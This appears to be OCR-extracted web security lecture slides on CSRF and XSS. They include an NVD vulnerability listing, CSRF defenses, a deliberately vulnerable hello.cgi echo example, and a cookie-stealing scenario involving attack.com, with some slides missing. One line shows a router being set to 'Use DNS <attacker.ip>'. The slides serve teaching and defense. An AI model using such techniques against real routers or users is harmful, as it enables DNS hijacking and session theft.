

Wireless nvram value setting

“Use DNS <attacker.ip>”

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DHS National Cyber Security Division/US-CERT

National Vulnerability Database

automating vulnerability management, security measurement, and compliance checking

NIST
National Institute of Standards and Technology

Vulnerabilities | Checklists | 800-53/800-53A | Product Dictionary | Impact Metrics | Data Feeds | Statistics

Home | SCAP | SCAP Validated Tools | SCAP Events | About | Contact | Vendor Comments

Mission and Overview

NVD is the U.S. government repository of standards based vulnerability management data. This data enables automation of vulnerability management, security measurement, and compliance (e.g. FISMA).

Resource Status

NVD contains:

52799 CVE Vulnerabilities
202 Checklists
221 US-CERT Alerts
2636 US-CERT Vuln Notes
8140 OVAL Queries
60357 CPE Names

Last updated: Thu Sep 13 14:39:32 EDT 2012

CVE Publication rate: 29.0

Email List

NVD provides four mailing lists to the public. For information and subscription instructions please visit

Search Results (Refine Search)

There are **563** matching records. Displaying matches **1** through **20**.

1 2 3 4 5 6 7 8 9 10 11 > >>

CVE-2012-4893

VU#788478

Summary: Multiple cross-site request forgery (CSRF) vulnerabilities in file/show.cgi in Webmin 1.590 and earlier allow remote attackers to hijack the authentication of privileged users for requests that (1) read files or execute (2) tar, (3) zip, or (4) gzip commands, a different issue than CVE-2012-2982.

Published: 09/11/2012

CVSS Severity: 6.8 (MEDIUM)

CVE-2012-4890

Summary: Multiple cross-site scripting (XSS) vulnerabilities in FlatnuX CMS 2011 08.09.2 and earlier allow remote attackers to inject arbitrary web script or HTML via a (1) comment to the news, (2) title to the news, or (3) the folder names in a gallery.

Published: 09/10/2012

CVSS Severity: 4.3 (MEDIUM)

CVE-2012-0714

Summary: Cross-site request forgery (CSRF) vulnerability in IBM Maximo Asset Management 6.2 through 7.5, as used in SmartCloud Control Desk, Tivoli Asset Management for IT, Tivoli Service Request Manager, Maximo Service Desk, and Change and Configuration Management Database (CCMDB), allows remote attackers to hijack the authentication of unspecified victims via unknown vectors.

Published: 09/10/2012

CVSS Severity: 6.8 (MEDIUM)

http://web.nvd.nist.gov/view/vuln/search-results?query=csrf&search_type=all&cves=on

CSRF defenses

Secure Token:

Referer Validation:

Custom Headers:

<input type="hidden" id="ipt_nonce" name="ipt_nonce" value="99ed897af2">

```
<input type="hidden" id="ipt_nonce" name="ipt_nonce" value="99ed897af2" />
```

CSRF Recommendations

- Login CSRF
  - Strict Referer/Origin header validation
  - Login forms typically submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Use strict Referer/Origin validation to prevent CSRF
- Other
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Origin header
  - Alternative to Referer with fewer privacy problems
  - Send only on POST, send only necessary data
  - Defense against redirect-based attacks

Cross-Site Scripting (XSS)

Threat Model

Reflected and Stored Attacks

Mitigations

hello.cgi

```
IF param[:name] is set
  PRINT “<html>Hello” + param[:name] + “</html>”
ELSE
  PRINT “<html> Hello there </html>
```

http://foolish.com/hello.cgi?name=abhi


What can go wrong?

Suppose we can convince VICTIM to run our Javascript code.

How can we steal the VICTIM's cookies?

2. victim visits attack.com

1. good.com sets a cookie



XSS main problem

Data that is dynamically written into as webpage is inadvertently interpreted as javascript code.

This attacker code run in a different origin.

Cross-Site Scripting (XSS)

- XSS refers to running code from an untrusted origin
  - Usually a result of a document integrity violation
- Documents are compositions of trusted, developer-specified objects and untrusted input
  - Allowing user input to be interpreted as document structure (i.e., elements) can lead to malicious code execution
- Typical goals
  - Steal authentication credentials (session IDs)
  - Or, more targeted unauthorized actions


Types of XSS

- Reflected (Type 1)
  - Code is included as part of a malicious link
  - Code included in page rendered by visiting link
- Stored (Type 2)
  - Attacker submits malicious code to server
  - Server app persists malicious code to storage
  - Victim accesses page that includes stored code
- DOM-based (Type 3)
  - Purely client-side injection

Vulnerable Website, Type 1

- Suppose we have a search site, *www.websearch.com*

http://www.websearch.com/search?q=good news



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

